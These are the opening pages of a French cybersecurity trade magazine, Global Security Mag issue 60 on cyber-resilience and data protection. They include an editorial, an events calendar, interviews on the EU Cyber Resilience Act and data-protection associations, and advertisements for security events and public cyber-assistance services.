

N°60

PRIX : 24€ TTC

TRIMESTRIEL

AOÛT > OCTOBRE 2025

Global Security Mag

THE LOGICAL & PHYSICAL SECURITY MAGAZINE

LA CYBER-RÉSILIENCE ET LA PROTECTION DES DONNÉES

**L'Engagement
dans la Cyber**
p. 8



Dorothée Decrop
*Déléguée Générale,
HEXATRUST, Auditrice de la
87e session en Intelligence
Économique et Stratégique
à l'IHEDN*

**Théma &
Livre Cyber**
p. 32 / p. 98



Valérie Doye
*RSSI, Membre de
Telecom Paris Alumni,
Fondatrice de Keystone
Cybersecurity, Autrice
du livre « CYBERGUERRE &
CYBERATTAKES, les
défis de la cybersécurité »*

Dossier spécial
p. 47




Franck Rouxel
*CISO
Cofondateur
AGORA RSSI CISO
Vice-Président FFCYBER*

Rencontre
p. 89



Philippe Miltin
*Directeur Général,
3DS OUTSCALE,
Dassault Systèmes*





Vos opérations de sécurité pilotées par l'IA

**Boostez votre SIEM avec l'IA
et le machine learning**

**Détectez plus
rapidement**

**Identifiez le schéma
d'attaque complet en 1 clic**

**Améliorez votre
maturité cyber**

**Déploiement
on-premise ou SaaS**



ÉDITO



LA CYBER-RÉSILIENCE ET LA PROTECTION DES DONNÉES, DEUX DÉFIS LIÉS DANS LE CONTEXTE ET LES ENJEUX DES ENTREPRISES ET DES ORGANISATIONS.

La Résilience, notion expliquée et mise en exergue par Boris Cyrulnik, semble être un concept approprié à la Cyber, lorsqu'il s'agit notamment d'envisager la multitude de cyberattaques auxquelles les Entreprises et Organisations doivent faire face en permanence de nos jours.

En effet, en parallèle des agissements de pirates informatiques, d'autres actions de cybermalveillance ont vu le jour, telles que les motivations hacktivistes, de déstabilisation ou d'autres raisons d'État.

Les récentes tensions géopolitiques ont à priori accentué les menaces cyber. Il semble donc nécessaire de prévenir l'occurrence des menaces, de savoir réagir lorsqu'elles sont mises à exécution. Et surtout, l'exigence semble dorénavant pour les Entreprises et les Organisations, de s'entraîner régulièrement à savoir rebondir, lorsque leurs Systèmes d'Information ont été durement touchés, et leurs activités mises à mal.

La Protection des Données est ainsi plus que jamais, liée à la Cyber-Résilience.

Vous allez découvrir pléthore d'écrits passionnants dans ce numéro GS Mag 60.

Au plaisir !

Valentin Jangwa

EDITO

CYBER RESILIENCE AND DATA PROTECTION, TWO INTERCONNECTED CHALLENGES IN THE CONTEXT AND CHALLENGES FACED BY BUSINESSES AND ORGANIZATIONS.

Resilience, a concept explained and highlighted by Boris Cyrulnik, seems to be an appropriate concept for cybersecurity, especially when considering the multitude of cyberattacks that businesses and organizations must constantly face today. Indeed, alongside the actions of pirates aiming to steal data for financial motives, other justifications have emerged, such as hacktivist motivations, destabilization efforts, or other state-related reasons.

Recent geopolitical tensions have seemingly intensified cyber threats. It therefore appears necessary to prevent the occurrence of these threats and to know how to react when they are executed. Above all, the requirement now for businesses and organizations is to regularly train to bounce back when their information systems have been severely impacted and their activities disrupted.

Data Protection is thus more closely linked than ever to Cyber Resilience. You will discover a plethora of fascinating articles in this issue, GS Mag 60. Enjoy your reading !

Valentin Jangwa

N°60 AOÛT-OCTOBRE 2025

globalsecuritymag.fr,
globalsecuritymag.com,
globalsecuritymag.de, gsdays.fr
ISSN : 1959 - 7061
Dépôt légal : à parution
Éditée par LEVAS SAS
RCS Paris 947 665 543
5 avenue des Gobelins 75005 Paris
Tél. : +33 7 89 65 15 70
e-mail : vj@globalsecuritymag.com

ABONNEMENT :

Version papier : 24 € TTC (TVA 20%)
Version PDF : 12 € TTC (TVA 20%)

RÉDACTION :

Directeur de la Publication
et Rédacteur en Chef :
Valentin Jangwa

CRÉATION, CONCEPTION ET RÉALISATION GRAPHIQUE

Marine Volpi

PUBLICITÉ :

LEVAS SAS
Présidente : Laurence Beuchard
levas-cyberformations.com
comptabilite@levas-cyberformations.com

COUVERTURE ET INTERIEUR :

ISTOCK

IMPRESSION :

Wagram édition
8 rue Salvador Allende
95870 Bezons
Imprimé avec des encres végétales
sur papier éco-responsable certifié
PEFC par un imprimeur adhérent
à l'imprim'vert selon le procédé CTP
sans chimie

COMITÉ SCIENTIFIQUE :

Pierre Bagot, Francis Bruckmann
Eric Doyen, Catherine Gabay,
François Guillot, Olivier Iteanu,
Dominique Jouniot, Patrick Langrand,
Yves Maquet, Thierry Ramard,
Hervé Schauer, Michel Van Den Berghe,
Bruno Kerouanton, Loïc Guézo,
Marc Jacob Brami, Sylvie Lévy,
Yelena Jangwa Nedelec,
Lucille Beuchard-Hott Mbock,
Suzanna Nedelec, Anne Guyot,
Nicolas Liard, Christel Olsen,
Daniel Binsfeld et Valentin Jangwa,
In Memoriam, notre regretté Zbigniew
Kostur

SOMMAIRE



1 ÉDITO

4-5 AGENDA & CALENDRIER
DES ÉVÈNEMENTS

DÉLÉGUÉ.E À LA PROTECTION DES DONNÉES

6-7 Philippe Salaün

FEMME ENGAGÉE DANS LA CYBER

8-9 Dorothée Decrop

POINT DE VUE

12-13 Myriam Quémener

ÉVÈNEMENT

16-17 Odile Duthil & Loïs Samain

cybersécurité & géopolitique

19-21 Alain Bouillé

BRIDGE ET CYBERSÉCURITÉ

22-23 Jean-Pierre Desmoulins

THEMA

24-25 Élodie Le Saout
26-27 Étienne De Séréville
28-29 Richard S
30-31 Pierre Portal et Sébastien Corradini
32-33 Valérie Doye
35-36 Loïc Guézo
38-39 Claire Baudiment
42-43 Séverine Meunier
44-45 Marjorie Huet

DOSSIER SPÉCIAL

47-53 Franck Rouxel

TROPHÉES

54-55 Les Trophées de la Cyber

PARTENAIRE RP

59 Thibaut Baron

ENTRETIENS

61-64 Klaus Oestermann

CYBERHARCELLEMENT

66-67 Linéda Buffa

PUBLI-INFO

70-71 ESET
72-73 Davidson Consulting
76-77 De Shagan Network
78-80 Exabeam
82-83 TEHTRIS

Formation continue

85-87 Hervé Schauer

Rencontre

89-91 Philippe Miltin

CHRONIQUE TECHNIQUE

92-94 Nicolas Liard

Livre cyber

96 Pierre Raufast
98-99 Valérie Doye

LES NEWS DU CPI-B2B

100-101 Serge Bonnaud

CHRONIQUE JURIDIQUE

102-103 Alexandra Iteanu

l'œil de l'expert

105-106 Jean-Pierre La Hausse de Lalouvière

SUMMARY



1	EDITO
4-5	EVENTS / AGENDA & CALENDAR

DATA PROTECTION OFFICER

6-7	Philippe Salaün
-----------	-----------------

CYBER WOMAN

8-9	Dorothee Decrop
-----------	-----------------

INSIGHT

12-13	Myriam Quémener
-------------	-----------------

EVENT

16-17	Odile Duthil & Loïs Samain
-------------	----------------------------

CYBERSECURITY & GEOPOLITICS

19-21	Alain Bouillé
-------------	---------------

BRIDGE & CYBERSECURITY

22-23	Jean-Pierre Desmoulins
-------------	------------------------

THEMA

24-25	Elodie Le Saout
26-27	Etienne De Séréville
28-29	Richard S
30-31	Pierre Portal et Sébastien Corradini
32-33	Valérie Doye
35-36	Loïc Guézo
38-39	Claire Baudiment
42-43	Séverine Meunier
44-45	Marjorie Huet

SPECIAL FILE

47-53	Franck Rouxel
-------------	---------------

CYBER TROPHIES

54-55	Les Trophées de la Cyber
-------------	--------------------------

PR PARTNERSHIP

59	Thibaut Baron
----------	---------------

INTERVIEW

61-64	Klaus Oestermann
-------------	------------------

CYBERBULLYING

66-67	Linéda Buffa
-------------	--------------

PUBLI-INFO

70-71	ESET
72-73	Davidson Consulting
76-77	De Shagan Network
78-80	Exabeam
82-83	TEHTRIS

TRAININGS

85-87	Hervé Schauer
-------------	---------------

MEETING

89-91	Philippe Miltin
-------------	-----------------

TECHNICAL TOPIC

92-94	Nicolas Liard
-------------	---------------

CYBER BOOK

96	Pierre Raufast
98-99	Valérie Doye

NEWS FROM CPH-B2B

100-101	Serge Bonnaud
---------------	---------------

LEGAL TOPIC

102-103	Alexandra Iteanu
---------------	------------------

THE CYBER EXPERT

105-106	Jean-Pierre La Hausse de Lalouvière
---------------	-------------------------------------

> AOÛT <

- **2 > 7 août - Las Vegas (USA)**
Black Hat Training & Briefings USA
Mandalay Bay Convention Center,
<http://www.blackhat.com>
- **5 > 10 août - Las Vegas (USA)**
Defcon
<https://defcon.org/>
- **14 > 16 août - Hô-Chi-Minh-Ville (Vietnam)**
Secutech Vietnam
www.secutechvietnam.com/en
- **27 > 29 août - Sydney (Australie)**
Security Expo
ICC Sidney - Darling Harbour
www.securityexpo.com.au

> SEPTEMBRE <

- **2 > 4 septembre - São Paulo (Brésil)**
ISC Brasil
www.iscbrasil.com.br
- **2 - 4 septembre - Las Vegas (USA)**
Lieu : Caesar Palace
Commercial UAV Expo Americas
2 septembre : Pre-Conference, Demos & Workshops
3>4 septembre :
Conference Programming
& Exhibits
www.expouav.com
Hashtag : #expouav
Facebook : <https://www.facebook.com/UAVExpo/>
Twitter : <https://twitter.com/expouav>
LinkedIn : <https://www.linkedin.com/company/commercial-uav-expo/>
YouTube : <https://www.youtube.com/channel/C7icpuL1164DCLrZMjV7k6A>
Instagram : <https://www.instagram.com/expouav/>
- **2 > 4 septembre - São Paulo (Brésil)**
ISC Brasil
www.iscbrasil.com.br
- **9 septembre - STATION F PARIS**
UNIVERSITÉS D'ÉTÉ CYBERSÉCURITÉ & CLOUD DE CONFIANCE (UECC)
<https://www.globalsecuritymag.fr/9-septembre-paris-11-edition-des-universite-d-ete-d-hexatruster-faire-l-histoire.html>
<https://uecc-hexatruster.com/>
- **7 > 10 septembre - Muscat (Sultanat d'Oman)**
COMEX
<http://comex.om>
- **10 septembre - Abu Dhabi (UAE)**
e-crime & cybersecurity Germany
<https://akjassociates.com/>
- **10 > 11 septembre Copenhague (Danemark)**
CS4CA Nordics
www.cs4ca.com
- Washington DC (USA)**
Identity Week America
Lieu : Walter E. Washington Convention Center
www.terrapinn.com/exhibition/identity-week-america/index.stm
- Jaarbeurs Utrecht (Pays-Bas)**
CyberSec Netherlands
www.cybersec-netherlands.com/
- **16 > 17 septembre (Paris)**
FRANSEC
<https://france.cyberseries.io/>
- **17 > 18 septembre - Lyon**
Lyon Cyber Expo
Au sein du SIDO
Lieu : la cité internationale de Lyon
<https://www.sido-lyon.com/>
- **19 septembre - Online**
Conférence AFCDP
<https://universite-des-dpo-2025.afcdp.net/page/c101-accueil/>
- **23 > 24 septembre - Houston - Texas (USA)**
Oil and Gas Automation & Digitalization Conference
<https://ogad-conference.com/>
- **24 > 25 septembre - Amsterdam (Pays-Bas)**
TechEx Europe
Lieu : RAI Amsterdam
www.techexevent.com/
techex-europe/

> OCTOBRE <

■ 30 septembre > 1^{er} octobre - Londres (UK)**International Cyber Expo**

Lieu : Olympia, Londres, en même temps que International Security Expo

www.internationalcyberexpo.com/

Londres (UK)**CS4CA Europe**

www.cs4ca.com

■ 1^{er} octobre - Paris**Technology Live !**

<https://a3communicationspr.com/homepage/events/technology-live/>

■ 1^{er} > 30 octobre**Cybermoi/s**

<https://cybersecuritymonth.eu/>

■ 2 octobre 2025

Évènement eFutura / 10^e Journée de la Transition Numérique

Quelle Europe du Numérique à l'ère Trump ?

<https://www.efutura.fr/10eme-journee-de-la-transition-numerique-efutura-edition-2025/>

■ 7 > 8 octobre

Porte de Versailles - Paris**Mobility for Business**

www.mobility-for-business.com

Salons Solutions

* à partir de 14h

www.salons-solutions.com

Monaco**Le Before**

www.lesassisesdelacybersecurite.com

■ 7 > 9 octobre

Paris**APS**

Cet événement dédié aux solutions de sécurité physique, électronique, lutte contre le feu et cyber-prévention, se tiendra à

Paris Porte de Versailles - Pavillon 5.1

<https://www.salon-aps.com/fr-fr>

Nürnberg (Allemagne)**it-sa**

www.it-sa.de

■ 8 > 9 octobre

Hong Kong (Chine)**Cloud Expo Asia - HK Show**

www.cloudexpoasia.com/hongkong

Singapour**Singapore Show**

Incluant : Cloud Expo Asia, Cloud & Cyber Security Expo, Big Data World, Smart IoT, Data Centre World and eCommerce Expo Asia

Lieu : Marina Bay Sands

www.datacentreworldasia.com/

■ 8 > 11 octobre

Istanbul (Turquie)**ISAF Internationale**

www.isaffuari.com

Monaco**Les Assises de la cybersécurité**

www.lesassisesdelacybersecurite.com

■ 13 > 16 octobre - Charlotte Caroline du Nord (USA)

MAAWG General Meeting

www.m3aawg.org

■ 13 > 17 octobre - Dubaï (EAU)

GITEX Technology Week

www.gitex.com

■ 14 > 15 octobre Montréal (Canada)

Forum Incyber Amérique du Nord

<https://northamerica.forum-incyber.com/>

Muscat (Sultanat d'Oman)**OFSEC**

<https://www.ofsecevent.com/>

■ 14 > 16 octobre - Bordeaux

Préventica

<https://www.preventica.com/participer.php>

Brindisi (Italie)**Critical Infrastructure Protection & Resilience Europe (CIPRE) conference**

www.cipre-expo.com/

Le Caire (Egypte)**IFSEC Egypt**

www.ifsecandfireegypt.com/en/home.html

■ 15 > 16 octobre - Paris

NoCode Summit

Lieu : Station F

<https://www.nocode-summit.org/>

■ 16 octobre - Paris

SCALITY DAY 2025

<https://www.globalsecuritymag.fr/scality-day-2025-le-16-octobre.html>

■ 17 octobre - Online

Conférence AFCDP

<https://universite-des-dpo-2025.afcdp.net/page/c101-accueil/>

■ 21 > 22 octobre - Rome (Italie)

Cybertech Europe

<https://italy.cybertechconference.com/fr>

■ 22 > 24 octobre - Chiba (Japon)

Japan IT Week

www.japan-it.jp/en

■ 23 octobre 2025

Conférence Clusif : Révision des Alliances et Dépendances Stratégiques / Mythes et Réalités.

Risques ou Opportunités pour le/la RSSI ?

<https://clusif.fr/agenda/conference-clusif-dependances-et-rssi/>

■ 28 > 29 octobre - Sao Paulo (Brésil)

CS4CA LATAM

<https://akjassociates.com/>

PHILIPPE
SALAÜN

Président, AFCDP



LA PROTECTION DES DONNÉES

**VOUS VENEZ D'ÊTRE
ÉLU PRÉSIDENT
DE L'AFCDP
(ASSOCIATION
FRANÇAISE DES
CORRESPONDANTS À
LA PROTECTION
DES DONNÉES À
CARACTÈRE
PERSONNEL).**

■ ■ **GS MAG :** *Pouvez-vous, s'il vous plaît, vous présenter et nous décrire en quelques lignes, vos ambitions, votre plan d'action et vos principales priorités pour l'AFCDP ?*

■ ■ **PS :** Mon parcours professionnel s'articule autour du système d'information et de la donnée numérique. J'ai débuté chez Altran Technologies puis j'ai dirigé un département de conseil en SI dans le domaine bancaire et assurance. Ensuite, j'ai eu l'opportunité de faire de nombreuses missions de conseil en management et en organisation chez KPMG Consulting. J'ai occupé les postes de, leader de l'assurance de personnes, responsable de l'organisation, de la maîtrise d'Ouvrage IT, de la gestion des risques, de la gestion crise et du service DPO.

Par ailleurs, je suis depuis 15 ans Secrétaire Général de cette belle association AFCDP que j'ai vue grandir au fil du temps.

L'AFCDP, forte de ses 7000 adhérents, s'impose comme la principale Association des professionnels de Délégués à la Protection des données personnelles (DPO). Sous l'impulsion de notre nouveau bureau et de notre nouveau Conseil d'administration, notre association ambitionne de développer la mise en relation et l'accompagnement des DPO, responsables conformité et acteurs du secteur public et privé, en organisant des ateliers pratiques et des webinaires thématiques.

Il s'agit également de favoriser le partage d'expérience et la création de groupes de travail sectoriels pour répondre aux problématiques spécifiques des adhérents : santé, collectivités, Intelligence artificielle, médico-social, transport, vidéosurveillance en sont quelques exemples.

■ ■ **GS MAG :** *Comment l'AFCDP répond ou participe à répondre aux enjeux de la Cyber-Résilience et de la Protection des Données ?*

■ ■ **PS :** Nous voulons renforcer la représentation de l'AFCDP auprès des institutions nationales et internationales pour porter la voix des professionnels de la protection des données à caractère personnel dans les débats sur l'évolution des cadres réglementaires français et européen.

Il conviendra aussi d'innover pour anticiper les nouveaux défis tels que l'émergence de l'intelligence artificielle, la multiplication des cybermenaces, la complexification des flux de données. Pour ce faire, l'AFCDP cherchera à placer l'innovation au cœur de sa démarche en :

- **Assurant veille et prospective :** publication régulière de notes d'analyse sur des tendances technologiques ou réglementaires. Son Université des DPOs est désormais un événement incontournable en début de chaque année qui réunit 850 professionnels à la Maison de la Chimie autour de 2 jours de débats réunissant experts, politiques, chercheurs, et praticiens. Une webtv présente régulièrement en direct des débats avec les acteurs de la Privacy en chatant en direct avec nos adhérents.
- **Accompagnant ses adhérents** dans la prise de poste de DPO afin de permettre de rompre l'isolement souvent réel du DPO au sein de l'entreprise.

- **Dialoguant avec les acteurs de l'écosystème** tels que les autorités de contrôle, les associations sœurs et européennes et les acteurs de la Sécurité et de tech.

- **Couvrant l'ensemble du territoire français** par l'organisation d'événements en région jusque dans les DOM-TOM.

■ ■ **GS MAG :** *Quels sont vos messages clés à nos lectrices et lecteurs (RSSI / CISO / DSI / DPO / CDP...) ?*

■ ■ **PS :** En conclusion, j'entends avec le nouveau Conseil d'Administration, que je remercie chaleureusement pour sa confiance, consolider la place de l'AFCDP en tant qu'Association de référence des DPO en France et en Europe pour accompagner la transformation numérique dans le respect des libertés individuelles et plus particulièrement du RGPD. L'association se donne pour priorités la montée en compétence de ses membres, l'innovation responsable et la défense d'un modèle éthique de gouvernance des données au service de la confiance numérique et de la souveraineté numérique.

L'AFCDP, forte de ses 7000 adhérents, s'impose comme la principale Association des professionnels de Délégués à la Protection des données personnelles (DPO).



DOROTHÉE DECROP

*Dorothee Decrop
Délégue Générale,
HEXATRUST, Auditrice de la
87e session en Intelligence
Economique et Stratégique
à l'IHEDN*



LE PARCOURS DE DOROTHÉE EST PLACÉ SOUS LE SIGNE DE L'ENGAGEMENT, LEQUEL A D'ABORD ÉTÉ MARQUÉ PAR SA PRÉSENCE DANS DIVERSES ASSOCIATIONS PROFESSIONNELLES PATRONALES, AU SERVICE DE LA CONSTRUCTION DES POLITIQUES PUBLIQUES.

Dans ce cadre, la prévention des risques a été l'un de ses sujets de prédilection. Cela semble donc une suite logique de voir Dorothee œuvrer depuis plus de 3 ans, au sein de ce groupement Hexatrust, figure de proue de la Tech Française et Européenne, au service des politiques publiques autour de la Cybersécurité et du Numérique de Confiance.

La Cybersécurité est ainsi devenue son cheval de bataille, aussi parce qu'elle a constaté que tout est devenu Numérique, lequel vient dorénavant en soutien de toutes les politiques publiques.

Avec Hexatrust, une association loi 1901 qui regroupe et fédère les champions Français et Européens de la Cybersécurité et du Cloud de Confiance, Dorothee se plaît à accompagner le développement des Entreprises de talent.

Hexatrust étant membre et résidente du lieu Totem de la Cybersécurité en France, j'ai nommé le Campus Cyber, cette femme engagée dans la Cybersécurité participe à animer l'écosystème de ce domaine devenu primordial dans le fonctionnement des Sociétés au niveau mondial, et donc dans divers pans de la Société Française.

Les enjeux de la Cybersécurité sont multiples, la Cyber-Résilience et la Protection des Données en sont des thèmes emblématiques. En effet, ces deux thématiques

sont actuellement confrontées aux remous de la Géopolitique mondiale, et la France se doit de naviguer de concert avec l'Europe, notamment avec la Communauté Européenne, afin de jouer pleinement son rôle lorsqu'il s'agit de faire fonctionner la Souveraineté Française et Européenne, et d'aider au rayonnement de nos Entreprises et des solutions qu'elles proposent en matière de Cybersécurité et de Cloud de Confiance.

Cela passe aussi par la participation au processus de transposition des Directives et Règlements européens concernant ces domaines. Hexatrust fait en effet partie des Organisations consultées.

Dans un prochain épisode, Dorothee aura l'occasion de nous relater son rôle lors des auditions d'Hexatrust devant les Institutions de la France, telles que l'Assemblée Nationale ou le SENAT, notamment en analysant le dernier Rapport du SENAT sorti le mercredi 9 juillet. Cette analyse se fera aussi sous l'angle des interventions d'Hexatrust.

D'ici-là, nous retrouverons Dorothee aux Universités d'Été de la Cybersécurité et du Cloud de Confiance (UECC), qui se dérouleront le 9 septembre à STATION F à Paris. ■

H E X A T R U S T

CLOUD CONFIDENCE & CYBERSECURITY

**L'UNION
FAIT LA FORCE**



11ème édition

UNIVERSITÉS D'ÉTÉ

CYBERSÉCURITÉ &
CLOUD DE CONFIANCE

9.09.25

STATION F - PARIS

ÉVÉNEMENT ORGANISÉ PAR

HEXATRUST

CLOUD CONFIDENCE & CYBERSECURITY

L'événement de rentrée de la filière cyber & cloud de confiance

"FAIRE L'HISTOIRE OU LA SUBIR"

Dans un contexte politique inédit, les UECC sont l'événement incontournable pour prendre conscience que l'indépendance économique, technologique et industrielle n'est plus un choix, mais une nécessité. C'est en reprenant collectivement le contrôle que nous pourrons maîtriser notre destin.

AVEC LE SOUTIEN DE :



ITfor
Business

[N]
FRANCE NUM



RÉPUBLIK **CY-BER**



CESIN

CLUSIF

coTer
numérique

**CAMPUS
CYBER**

**CAMPUS
CYBER**
RÉGION SUD / EUROMED

**Business
France**

PROTECTION CIVILE
AIDER - SECOURIR - FORMER



**RÉPUBLIQUE
FRANÇAISE**
Liberté
Égalité
Fraternité

**CYBER
MALVEILLANCE**
GOUV.FR
Assistance et prévention
en sécurité numérique


SOUS LE MARRAINAGE DE MADAME CLARA CHAPPAZ,
MINISTRE DÉLÉGUÉE CHARGÉE DE L'INTELLIGENCE
ARTIFICIELLE ET DU NUMÉRIQUE



**SECRÉTARIAT D'ÉTAT
CHARGÉ DU NUMÉRIQUE**

Liberté
Égalité
Fraternité

Scannez le QR code
pour vous inscrire
à la 11^e édition des
UECC.



Et si l'Histoire avait été bouleversée par de mauvaises pratiques cyber ?

Christophe Colomb, Napoléon, Marie-Antoinette...

Pour (re)découvrir l'Histoire et adopter les bons réflexes,
rendez-vous sur **cybermois.gouv.fr**
du 1er au 31 octobre 2025



**CYBER
MOIS**
CYBERMOIS.GOUV.FR


**RÉPUBLIQUE
FRANÇAISE**
*Liberté
Égalité
Fraternité*


**CYBER
MALVEILLANCE
GOUV.FR**
Assistance et prévention
en sécurité numérique



MYRIAM
QUÉMÉNER

*Magistrate honoraire, Docteur en
Droit, auteure de plusieurs livres
tels que « Ecosystème numérique »
ou « Hacker éthique et cybersécurité,
opportunités et défis »*



LA CYBER- RÉSILIENCE ET LA PROTECTION DES DONNÉES

Le cyber resilience Act¹ (CRA)
entrera en application à
partir du 11 décembre 2027
[article 71, du Règlement].

■ ■ GS MAG : Selon vous, quels sont les enjeux au sujet de la Cyber-Résilience et de la Protection des Données ?

■ ■ MQ : La cyber-résilience¹ dans l'écosystème numérique présente des enjeux essentiels pour les entreprises et les organisations. En effet, la cyber-résilience correspond à la capacité à maintenir la continuité d'activité malgré les pannes informatiques, qu'il s'agisse de pannes de courant, de ruptures de tension électrique ou de cyberattaques. Les enjeux sont très importants voire vitaux car en période de troubles géopolitiques et de crise économique, il est essentiel que les entreprises résistent aux cyberattaques et préservent leurs données numériques qui sont le patrimoine informationnel de leur structure et donc leur valeur. Il peut y avoir une baisse de la production et des pertes financières très importantes.

La cyber-résilience permet de limiter ces préjudices financiers et les atteintes à la réputation. Enfin, les structures cyber-résilientes peuvent créer de la valeur pour ses clients, augmentant son avantage concurrentiel grâce à ses actions.

La cyber-résilience permet de limiter ces préjudices financiers et les atteintes à la réputation.

■ ■ **GS MAG :** *Quelles sont les stratégies et tactiques que vous avez appliquées, les solutions que vous avez mises en place ou que vous conseillez de mettre en place, pour une Cyber-Résilience et une Protection des Données, au mieux possible ? Et pour quelles raisons ?*

■ ■ **MQ :** Il convient de développer tout d'abord des stratégies d'anticipation des risques qu'il est nécessaire de cartographier. Il faut bien connaître les évolutions réglementaires incessantes et travailler avec les directions juridiques des entreprises qui doivent faire de la sensibilisation juridique. Il convient de faire des exercices de crise², répertorier l'intégralité des contrats des entreprises en particulier avec les sous-traitants et au besoin revoir les clauses au vu des nouvelles réglementations.

Il est indispensable de connaître également le Règlement sur la Cyber-Résilience (CRA) qui a pour objectif de protéger les consommateurs et les entreprises achetant des produits logiciels ou matériels comportant un composant numérique. Le règlement sur la cyber-résilience s'attaque au niveau inadéquat de cybersécurité de nombreux produits et à l'absence de mises à jour de sécurité en temps utile pour les produits et les logiciels. Les nouvelles exigences faciliteront la prise en compte de la cybersécurité lors de la sélection et de l'utilisation de produits contenant des éléments numériques.

Le règlement sur la cyber-résilience introduit des exigences obligatoires en matière de cybersécurité pour les fabricants et les détaillants, régissant la planification, la conception, le développement et la maintenance de ces produits... Certains produits critiques présentant un intérêt particulier pour la cybersécurité devront également faire l'objet d'une évaluation par un tiers, par un organisme agréé avant d'être vendus sur le

marché de l'UE. Le règlement s'applique à tous les produits connectés directement ou indirectement à un autre dispositif ou réseau, à l'exception des exclusions spécifiées telles que certains logiciels ou services open source déjà couverts par les règles existantes, comme c'est le cas pour les dispositifs médicaux, l'aviation et les véhicules.

Le cyber resilience Act³ (CRA) entrera en application à partir du 11 décembre 2027 (article 71, du Règlement).

■ ■ **GS MAG :** *Quelles évolutions, à court, moyen ou long terme, voyez-vous en matière de Cyber-Résilience et Protection des Données (SOC Augmenté / IA Agentique / Quantique / Cryptographie_Chiffrement Post-Quantique...)?*

■ ■ **MQ :** Au niveau des SOC⁴ dont la priorité est la surveillance et la gestion des alertes, avec la collecte et l'analyse de données pour identifier les activités suspectes et renforcer la sécurité, le recours à l'IA bien maîtrisé peut être une aide précieuse. L'IA agentique fonctionnant grâce à des agents IA autonomes conçus pour accomplir des tâches en interprétant un contexte, en prenant des décisions et en exécutant des actions adaptées à des objectifs prédéfinis. En comblant le vide entre la programmation statique et l'adaptabilité dynamique, l'IA agentique permet d'automatiser à grande échelle des flux de travail complexes et pourra offrir des perspectives intéressantes en matière de résilience à la condition d'être encadrée et sans se dispenser du contrôle humain. ■

¹La cyber-résilience est la capacité d'une organisation à prévenir, à résister et à se remettre des incidents de cybersécurité

²Le dernier rapport du CESIN indiquant que 62% des entreprises ont fait des exercices de crise

³<https://digital-strategy.ec.europa.eu/en/library/cyber-resilience-act>

⁴Security operations center (SOC)



CEFCYS
CERcle des Femmes
de la CYberSécurité



Vous êtes expert(e), analyste, consultant(e), RSSI, étudiant(e), personne en reconversion ... Rejoignez la communauté du CEFCYS pour partager vos compétences, développer votre réseau et faire connaître nos actions dans le monde de la cybersécurité : **contact@cefcys.fr**

Vous voulez soutenir nos actions et faire progresser la présence des femmes en cybersécurité... Rejoignez la communauté du CEFCYS pour partager vos expertises et formations à nos adhérentes, mettre en lumière vos talents féminins ... : **partenariat@cefcys.fr**

PUBLICATION DE LIVRES



Le tome 2 " **Je suis une femme, et je travaille dans la cybersécurité** " Portraits de 65 cyberwomen,
Le tome 3 est en projet pour 2025

JOB DATING



Organisé par le CEFCYS et Cyberjobs : conférences et entretiens avec des entreprises partenaires, mentorat de groupe .
Prochaine date : 7 mars 2025

EUROPEAN CYBER WOMAN DAY



Trophée européen de la femme Cyber



PODCAST



Le CEFCYS a lancé son PODCAST "Les cyberstories racontées par des femmes". Retrouvez les épisodes sur Ausha
<https://podcast.ausha.co/les-cyberstories-racontees-par-les-femmes>

SENSIBILISATION



Sensibilisation des jeunes aux métiers de la cyber ainsi qu'aux risques numériques dans les collèges lycées et écoles

COLLOQUES CEFCYS



Les colloques sont prévus en Octobre en marge du CyberMois. Le dernier avait pour thème : "Comment mieux sensibiliser aux risques cyber ?" au SENAT.

MASTERCLASS et WEBINAIRE



2 sujets par mois liés à la cyber sécurité. Les sujets traités sont d'actualité, proposés par nos partenaires

MENTORAT



Le CEFCYS propose 2 programmes de mentorat : format individuel et format groupé à destination des écoles pour des groupes d'étudiants.

**Promouvoir
les métiers
de la cyber-
sécurité
auprès des
femmes
souhaitant
accéder,
se
reconvertir
ou partager
leur
expérience.**

 <https://cefcys.fr/>

 contact@cefcys.fr



GOUVERNEMENT

Liberté
Égalité
Fraternité



Mon assistance en ligne



Virus | chantage | piratage ...

Ayez le nouveau réflexe cyber
Rendez-vous sur le site **17cyber.gouv.fr**

Un service proposé
par





FUTURS

FUTURS : la cybersécurité au service des métiers et de la création de valeur



**La 25^e édition des Assises de
la cybersécurité met l'accent sur le
futur : une cyber au service
du business, de l'innovation,
du pragmatisme et des talents.**

**Une approche qui intègre la
sécurité au cœur des métiers
pour plus d'agilité et de performance.**

**Rendez-vous à Monaco
du 8 au 11 octobre 2025.**

La cybersécurité ne peut plus se cantonner à un rôle défensif : elle doit devenir un levier de transformation et de création de valeur. Le thème "FuturS" que nous portons cette année incarne cette ambition : dépasser la simple protection pour permettre aux entreprises d'innover, de se développer et d'assurer leur pérennité face aux défis numériques.



**Une cybersécurité qui crée de
la valeur et accompagne les
métiers : une ambition au cœur
des Assises 2025.**



ACCOMPAGNER LE BUSINESS

Dans un monde où la digitalisation s'accélère, la cybersécurité doit être au service des stratégies d'entreprise. Elle n'est plus une contrainte, mais un outil stratégique qui doit s'adapter aux spécificités des métiers. Cette intégration passe par une meilleure collaboration entre les acteurs du business et les experts cyber, afin de mieux comprendre les risques et de proposer des solutions adaptées.

L'objectif : renforcer la confiance, assurer une meilleure agilité et anticiper les menaces tout en facilitant l'innovation.

INNOVER CHAQUE JOUR

Les cybermenaces évoluent sans cesse : innover est indispensable pour les contrer. L'intelligence artificielle, les nouvelles formes de fraude ou les risques liés aux technologies émergentes exigent une adaptation permanente et une anticipation active. Innover en cybersécurité ne signifie pas seulement déployer de nouvelles technologies, mais aussi réinventer les approches et intégrer des solutions qui apportent de la valeur aux entreprises. L'innovation doit être un moteur de résilience et de compétitivité, permettant aux organisations d'assurer leur transformation numérique en toute confiance.

ADOPTER UN PRAGMATISME EFFICACE

